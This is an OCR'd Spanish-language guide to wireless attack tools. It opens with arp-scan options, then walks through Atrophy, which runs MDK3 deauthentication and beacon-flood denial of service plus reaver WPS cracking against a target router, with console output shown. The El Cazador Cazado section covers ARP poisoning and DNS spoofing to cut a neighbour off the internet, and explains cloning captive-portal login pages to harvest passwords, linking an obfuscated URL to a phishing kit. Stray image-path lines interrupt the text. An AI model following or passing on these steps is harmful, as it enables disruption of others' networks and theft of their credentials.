--localnet or -l Generate addresses from network interface configuration. Use the network interface IP address and network mask to generate the list of target host addresses. The list will include the network and broadcast addresses, so an interface address of 10.0.0.1 with netmask 255.255.255.0 would generate 256 target hosts from 10.0.0.0 to 10.0.0.255 inclusive. If you use this option, you cannot specify the --file option or specify any target hosts on the command line. The interface specifications are taken from the interface that arp-scan will use, which can be changed with the --interface option.

--retry=<i> or -r <i> Set total number of attempts per host to <i>, default=2.

--timeout=<i> or -t <i> Set initial per host timeout to <i> ms, default=500. This timeout is for the first packet sent to each host. subsequent timeouts are multiplied by the backoff factor which is set with --backoff.

--interval=<x> or -i <x> Set minimum packet interval to <x>. This controls the outgoing bandwidth usage by limiting the rate at which packets can be sent. The packet interval will be no smaller than this number. If you want to use up to a given bandwidth, then it is easier to use the --bandwidth option instead. The interval specified is in milliseconds by default, or in microseconds if "u" is appended to the value.

--bandwidth=<x> or -B <x> Set desired outbound bandwidth to <x>, default=256000. The value is in bits per second by default. If you append "K" to the value, then the units are kilobits per sec; and if you append "M" to the value, the units are megabits per second. The "K" and "M" suffixes represent the decimal, not binary, multiples. So 64K is 64000, not 65536. You cannot specify both --interval and --bandwidth

because they are just different ways to change the
same underlying parameter.

--backoff=<f> or -b <f> Set timeout backoff factor to <f>, default=1.50.
The per-host timeout is multiplied by this factor
after each timeout. So, if the number of retries
is 3, the initial per-host timeout is 500ms and the
backoff factor is 1.5, then the first timeout will be
500ms, the second 750ms and the third 1125ms.

--verbose or -v Display verbose progress messages.
Use more than once for greater effect:
1 - Display the network address and mask used when the
--localnet option is specified, display any
nonzero packet padding, display packets received
from unknown hosts, and show when each pass through
the list completes.
2 - Show each packet sent and received, when entries
are removed from the list, the pcap filter string,
and counts of MAC/Vendor mapping entries.
3 - Display the host list before scanning starts.

--version or -V Display program version and exit.

--random or -R Randomise the host list.
This option randomises the order of the hosts in the
host list, so the ARP packets are sent to the hosts in
a random order. It uses the Knuth shuffle algorithm.

--numeric or -N IP addresses only, no hostnames.
With this option, all hosts must be specified as
IP addresses. Hostnames are not permitted. No DNS
lookups will be performed.

--snap=<i> or -n <i> Set the pcap snap length to <i>. Default=64.
This specifies the frame capture length. This
length includes the data-link header.
The default is normally sufficient.

--interface=<s> or -I <s> Use network interface <s>.
If this option is not specified, arp-scan will search
the system interface list for the lowest numbered,
configured up interface (excluding loopback).

The interface specified must support ARP.

--quiet or -q Only display minimal output.
If this option is specified, then only the minimum information is displayed. With this option, the OUI files are not used.

--ignoredups or -g Don't display duplicate packets.
By default, duplicate packets are displayed and are flagged with "(DUP: n)".

--ouifile=<s> or -O <s> Use IEEE Ethernet OUI to vendor mapping file <s>.
If this option is not specified, the default filename is ieee-oui.txt in the current directory. If that is not found, then the file /usr/share/arp-scan/ieee-oui.txt is used.

--iabfile=<s> or -O <s> Use IEEE Ethernet IAB to vendor mapping file <s>.
If this option is not specified, the default filename is ieee-iab.txt in the current directory. If that is not found, then the file /usr/share/arp-scan/ieee-iab.txt is used.

--macfile=<s> or -O <s> Use custom Ethernet MAC to vendor mapping file <s>.
If this option is not specified, the default filename is mac-vendor.txt in the current directory. If that is not found, then the file /usr/share/arp-scan/mac-vendor.txt is used.

--srcaddr=<m> or -S <m> Set the source Ethernet MAC address to <m>.
This sets the 48-bit hardware address in the Ethernet frame header for outgoing ARP packets. It does not change the hardware address in the ARP packet, see --arpsha for details on how to change that address. The default is the Ethernet address of the outgoing interface.

--destaddr=<m> or -T <m> Send the packets to Ethernet MAC address <m>
This sets the 48-bit destination address in the Ethernet frame header.
The default is the broadcast address ff:ff:ff:ff:ff:ff. Most operating systems will also respond if the ARP

request is sent to their MAC address, or to a
multicast address that they are listening on.

--arpsha=<m> or -u <m> Use <m> as the ARP source Ethernet address
This sets the 48-bit ar$sha field in the ARP packet
It does not change the hardware address in the frame
header, see --srcaddr for details on how to change
that address. The default is the Ethernet address of
the outgoing interface.

--arptha=<m> or -w <m> Use <m> as the ARP target Ethernet address
This sets the 48-bit ar$tha field in the ARP packet
The default is zero, because this field is not used
for ARP request packets.

--prototype=<i> or -y <i> Set the Ethernet protocol type to <i>, default=0x0806.
This sets the 16-bit protocol type field in the
Ethernet frame header.
Setting this to a non-default value will result in the
packet being ignored by the target, or sent to the
wrong protocol stack.

--arphrd=<i> or -H <i> Use <i> for the ARP hardware type, default=1.
This sets the 16-bit ar$hrd field in the ARP packet.
The normal value is 1 (ARPHRD_ETHER). Most, but not
all, operating systems will also respond to 6
(ARPHRD_IEEE802). A few systems respond to any value.

--arppro=<i> or -p <i> Use <i> for the ARP protocol type, default=0x0800.
This sets the 16-bit ar$pro field in the ARP packet.
Most operating systems only respond to 0x0800 (IPv4)
but some will respond to other values as well.

--arphln=<i> or -a <i> Set the hardware address length to <i>, default=6.
This sets the 8-bit ar$hln field in the ARP packet.
It sets the claimed length of the hardware address
in the ARP packet. Setting it to any value other than
the default will make the packet non RFC compliant.
Some operating systems may still respond to it though.
Note that the actual lengths of the ar$sha and ar$tha
fields in the ARP packet are not changed by this
option; it only changes the ar$hln field.

--arppln=<i> or -P <i> Set the protocol address length to <i>, default=4.
This sets the 8-bit ar$pln field in the ARP packet.
It sets the claimed length of the protocol address
in the ARP packet. Setting it to any value other than
the default will make the packet non RFC compliant.
Some operating systems may still respond to it though.
Note that the actual lengths of the ar$spa and ar$tpa
fields in the ARP packet are not changed by this
option; it only changes the ar$pln field.

--arpop=<i> or -o <i> Use <i> for the ARP operation, default=1.
This sets the 16-bit ar$op field in the ARP packet.
Most operating systems will only respond to the value 1
(ARPOP_REQUEST). However, some systems will respond
to other values as well.

--arpspa=<a> or -s <a> Use <a> as the source IP address.
The address should be specified in dotted quad format;
or the literal string "dest", which sets the source
address to be the same as the target host address.
This sets the 32-bit ar$spa field in the ARP packet.
Some operating systems check this, and will only
respond if the source address is within the network
of the receiving interface. Others don't care, and
will respond to any source address.
By default, the outgoing interface address is used.

WARNING: Setting ar$spa to the destination IP address
can disrupt some operating systems, as they assume
there is an IP address clash if they receive an ARP
request for their own address.

--padding=<h> or -A <h> Specify padding after packet data.
Set the padding data to hex value <h>. This data is
appended to the end of the ARP packet, after the data.
Most, if not all, operating systems will ignore any
padding. The default is no padding, although the
Ethernet driver on the sending system may pad the
packet to the minimum Ethernet frame length.

--llc or -L Use RFC 1042 LLC framing with SNAP.
This option causes the outgoing ARP packets to use

IEEE 802.2 framing with a SNAP header as described
in RFC 1042. The default is to use Ethernet-II
framing.
arp-scan will decode and display received ARP packets
in either Ethernet-II or IEEE 802.2 formats
irrespective of this option.

--vlan=<i> or -Q <i> Use 802.1Q tagging with VLAN id <i>.
This option causes the outgoing ARP packets to use
802.1Q VLAN tagging with a VLAN ID of <i>, which should
be in the range 0 to 4095 inclusive.
arp-scan will always decode and display received ARP
packets in 802.1Q format irrespective of this option.

--pcapsavefile=<s> or -W <s> Write received packets to pcap savefile <s>.
This option causes received ARP responses to be written
to the specified pcap savefile as well as being decoded
and displayed. This savefile can be analysed with
programs that understand the pcap file format, such as
"tcpdump" and "wireshark".

--rtt or -D Display the packet round-trip time.

Report bugs or send suggestions to arp-scan@nta-monitor.com
See the arp-scan homepage at http://www.nta-monitor.com/tools/arp-scan/

Atrophy
Herramienta para hacer un ataque MDK3 de Denegacion de Servicio (DDOS) a los routers wifi para resetearlos remotamente.
El programa se hace un poco pesado ya que en cada paso nos pide que confirmemos pulsando Y.
Vamos a ver a continuación lo que nos sale al abrirlo y lo que debemos poner en cada opción que nos da:

```
#################################################################
#            Atrophy: A Mdk3-Airodump-ng-Reaver Tool            #
# MDK3 Multiple Vector DDOS Setup to Reset Wireless Routers Remotely #
#            A Musket Team - Soxrox2212 Collaboration           #
#################################################################
```

<<< ALL EXISTING MONITOR INTERFACES (i.e. mon0 mon1 etc.) WILL BE CLEARED >>>

```
            <<<< ??Do you wish to continue....?? >>>>
       Please confirm by pressing (y/Y) to continue....
         Press (n/N) to abort!!..Press any other key to try again:
y
  You entered y.  Continuing ...

Interface     Chipset              Driver

wlan0Atheros AR9280  ath9k - [phy0]


  Do you wish to use standard or advanced setting?
     These advanced settings include.

                  1. Setting Specific Mac Address to your wifi device.
                  2. Add -r x:y command to reaver.

  Enter (s/S) for standard or (a/A) for advanced.
s

  You entered s type (y/Y) to confirm or (n/N) to try again.
y

wlan0     IEEE 802.11bgn  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=16 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

lo        no wireless extensions.

eth0      no wireless extensions.

  What wireless device will you use to perform the attack(i.e. wlan0,ath0 etc)?
    A listing of devices is shown above.
wlan0

  You entered wlan0 type (y/Y) to confirm or (n/N) to try again.
y

  Do you wish to boost your wifi device power to 30dBm?
     This routine works for the AWUSO36H and
       may work with other devices.
```

```
        Type (y/Y) for yes or (n/N) for no.
y
  Assigning a random mac address to device.
Current MAC:   00:17:c4:d3:90:54 (Quanta Microsystems, Inc.)
Permanent MAC: 00:17:c4:d3:90:54 (Quanta Microsystems, Inc.)
New MAC:       6a:99:b8:d8:74:de (unknown)


Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID   Name
1724  NetworkManager
1736  wpa_supplicant

Interface     Chipset              Driver

wlan0Atheros AR9280  ath9k - [phy0]
                     (monitor mode enabled on mon0)

wlan0     IEEE 802.11bgn  ESSID:off/any
          Mode:Managed  Frequency:2.472 GHz  Access Point: Not-Associated
          Tx-Power=16 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off

lo        no wireless extensions.

mon0          IEEE  802.11bgn    Mode:Monitor    Frequency:2.472  GHz    Tx-
Power=16 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Power Management:off

eth0      no wireless extensions.

  What wireless monitor interface (i.e. mon0, mon1) will
     be used by mdk3,reaver and airodump-ng?
      A listing of devices is shown above.
mon0

  You entered mon0 type (y/Y) to confirm or (n/N) to try again.
```

y
Assigning wlan0 mac address to mon0.
Current MAC: 00:17:c4:d3:90:54 (Quanta Microsystems, Inc.)
Permanent MAC: 00:17:c4:d3:90:54 (Quanta Microsystems, Inc.)
New MAC: 6a:99:b8:d8:74:de (unknown)

<<<< You will need the following information to setup the DOS attack. >>>>

1. Channel of target AP.
2. Mac address of target AP.

Do you wish to run wash or airodump-ng to obtain this information?
Type (w/W) for wash, (a/A) for airodump-ng or
type (c/C) to skip a scan for a target AP and continue....
w

Ahora nos aparece este mensaje:
To capture a mac address from the Eterm Window type any key and the
Eterm window will halt. Use your mouse-left click and drag across the
data required. Type (Ctrl-c) to capture to clipboard. Now go
to the Atrophy main menu and type (shift-insert) to insert mac address.

y nos abre una ventana de wash (si pulsamos w) o airodump (si pulsamos a) y empieza a escanear las redes.
Cuando aparezca la red objetivo en la ventana principal de la herramienta pulsamos cualquier tecla y parara el escaneo.
Nos aparerá lo siguiente:
If you have the mac address and channel type (c/C) to
continue... or type (a/A) for airodump-ng to try again.
c
What is your target APs' mac address?


Enter in this format ONLY(i.e. 00:11:22:33:44:55)
Metemos la mac objetivo (la información indica que se puede copiar con ctrl+c pero no funciona)
0c:37:dc:2f:80:da

What is your target APs' channel?
1
A Blacklist file is being written for Deauth/Disass
Amoke Mode using mac address seen below.

```
0c:37:dc:2f:80:da

 Do you wish to use Beacon Flood Mode?
 Type (y/Y) for yes or (n/N) for no.
y

 Do you wish use WPA downgrade mode?
     Type (y/Y) for yes or (n/N) for no.
y

  DO NOT USE AUTOMATIC MODE UNTIL YOU DETERMINE
    ABILITY TO RESET ROUTER IN MANUAL MODE

  Do you wish to use automatic mode or manual mode?
     In automatic mode you can set time to run the mdk3 deauth.
       After time selected has passed, mdk3 will shut down and reaver
         will run till WPS locking is seen, then mdk3 will run again.
               Use CTRL-C on program page to shutdown

  In automatic mode reaver output is written to a file named
     /root/reaverlogfile not to the screen.
  Type (a/A) for automatic mode or (m/M) for manual mode
a

  How long in minutes do you want mdk3 to run before?
     shutting down and starting reaver.
       After time selected expires, mdk3 will shut down and reaver
         will start and run till WPS locking is seen.
    Enter time in minutes only!
2

  You entered 2 min. type (y/Y) to confirm or (n/N) to try again.
y

  Mdk3 will run for 2 minutes....
  ================================
```

Ahora nos abre varias ventanas y comienza el ataque de desautentificación Mdk3 que durara el tiempo que le pusimos (2min en nuestro caso)
Si queremos pararlo antes podemos pulsar Ctrl+C.
Una vez pasado el tiempo establecido finalizara el ataque Mdk3 y se iniciara reaver.

El Cazador Cazado
Podemos ver toda la información de la herramienta y las opciones a elegir al iniciarla:



El objetivo de este script es ahuyentar al vecino que se está conectando a nuestra red sin nuestro permiso, e impedirle el acceso a internet.

El script levantará un pequeño servidor web en el puerto 80, en el que pondremos un index.html que contiene el mensaje que queremos que vea nuestro vecino, crearemos un portal cautivo envenenando la caché ARP y falsificando las resoluciones DNS, de forma que cuando cualquier máquina que se encuentre
en nuestra red intente acceder a cualquier página web, será redirigida ha nuestro servidor local, de esta forma conseguiremos que nuestro vecino no pueda acceder a internet, y vea el mensaje que le hemos dejado.

Elige una opción:

1) Continuar
2) Editar index.html
3) Visualizar index.html
0) Salir

?> 1

--> Poniendo en marcha el servidor web...

--> Poniendo en marcha envenenamiento ARP...

--> Poniendo en marcha falsificación de resoluciones DNS...

El ataque se está ejecutando!
Pulsa la tecla "Enter" para detener el ataque y salir.


La idea de este ataque es que si alguien se conecta a nuestra red vea el index.html de nuestro servidor web.
En este video podemos ver como se usa la herramienta:
http://www.youtube.com/watch?v=r7rnm928Kd4

Como usar El Cazador Cazado para capturar contraseñas
Otro posible uso de esta herramienta es para capturar contraseñas de portales cautivos a los que deseamos acceder.
Vamos a explicar como haríamos en este caso.
Primero debemos conectarnos al punto de acceso abierto (sin encriptación) con el portal cautivo.
Al conectarnos nos abrira el sitio web de login del portal cautivo.
En Firefox le damos a botón derecho - ver código de la página
Lo copiamos, vamos a la herramienta, le damos a editar index.html y lo pegamos.
Si el portal cautivo tiene algúna imagen debemos tambien ponerla.
Para ello en Firefox le damos a Archivo - Guardar como - Pagina web completa
Luego copiamos el contenido de la web incluyendo la carpeta de imagenes al directorio
/tmp/cazador-cazado13506/www/
En este caso si el archivo del portal cautivo que descargamos tiene un nombre distinto a index.html
Debemos editar el archivo
/tmp/cazador-cazado13506/lighttpd.cfg
lighttpd configuration file
server.modules =
("mod_access","mod_accesslog","mod_rewrite","mod_redirect")
index-file.names = ("index.html")
mimetype.assign = (".html" => "text/html")
url.rewrite-once = ("^/(.*)$" => "/index.html")
url.redirect = ("^/$" => "/index.html")


server.errorlog = "/tmp/cazador-cazado13506/lighttpd.log"
server.document-root = "/tmp/cazador-cazado13506/www"
server.pid-file = "/tmp/cazador-cazado13506/lighttpd.pid"
accesslog.filename = "/tmp/cazador-cazado13506/lighttpd.log"

y sustituir index.html en todos los sitios donde aparece por el nombre del archivo html que descargamos.
Una vez se conecte algún cliente para logearse lo hara en nuestro servidor web y sin encriptación por lo que la contraseña viajara en texto plano.
Con otra herramienta podemos capturar los logins
Tambien podemos crear un archivo php para que guarde los logins en un archivo txt automaticamente.
Hay una herramienta que ya hace todo eso y podemos descargarla desde aqui:
http://home.base.be/%72%68%69%6e%63%6b%78%74/captive_portal_fishing.zip

EtherApe
Este programa es un monitor gráfico de la red a la que estamos conectados.
Una vez abierto lo primero que tenemos que hacer es ir a Captura - Interfaces y selecionar la que estamos usando (wlan0 en nuestro caso)
Luego pulsamos en Comenzar y nos mostrara una gráfica con todas nuestras conexiones.



Si pulsamos ahora en Nodos veremos todos los nodos de la red




Name	Address	Inst Traffic	Accum Traffic	Avg Size	Last Heard	Packets
130.206.193.16	130.206.193.16	0 bps	379,95 Kbytes	733 bytes	14" ago	531
130.206.193.26	130.206.193.26	0 bps	76,59 Kbytes	590 bytes	10" ago	133
130.206.193.27	130.206.193.27	0 bps	330 bytes	55 bytes	7" ago	6
130.206.193.46	130.206.193.46	0 bps	166 bytes	55 bytes	48" ago	3
130.206.193.53	130.206.193.53	0 bps	218,08 Kbytes	527 bytes	26" ago	424
172.21.22.50	172.21.22.50	321,00 Kbps	2,91 Mbytes	690 bytes	0" ago	4420
185.31.18.143	185.31.18.143	0 bps	27,28 Kbytes	171 bytes	60" ago	163
192.0.80.240	192.0.80.240	0 bps	346 bytes	86 bytes	51" ago	4
74.125.168.23	74.125.168.23	0 bps	66 bytes	66 bytes	49" ago	1
dns2.usc.es	193.144.75.12	0 bps	408 bytes	102 bytes	44" ago	4
ec2-50-17-225-36.compute-1.amazonaws.com	50.17.225.36	0 bps	26,50 Kbytes	754 bytes	49" ago	36
li433-229.members.linode.com	50.116.7.229	321,00 Kbps	2,18 Mbytes	749 bytes	0" ago	3057
mad01s14-in-f17.1e100.net	173.194.41.17	0 bps	8,34 Kbytes	295 bytes	37" ago	29
secus.usc.es	193.144.75.9	0 bps	4,06 Kbytes	143 bytes	14" ago	29

Ettercap


Programa capturador de paquetes y snifer de red.

Una vez abierto le damos a Sniff - Unified sniffing y selecionamos nuestro interface de red (wlan0 en nuestro caso)

Ahora se nos abre una nueva ventana con mas opciones:



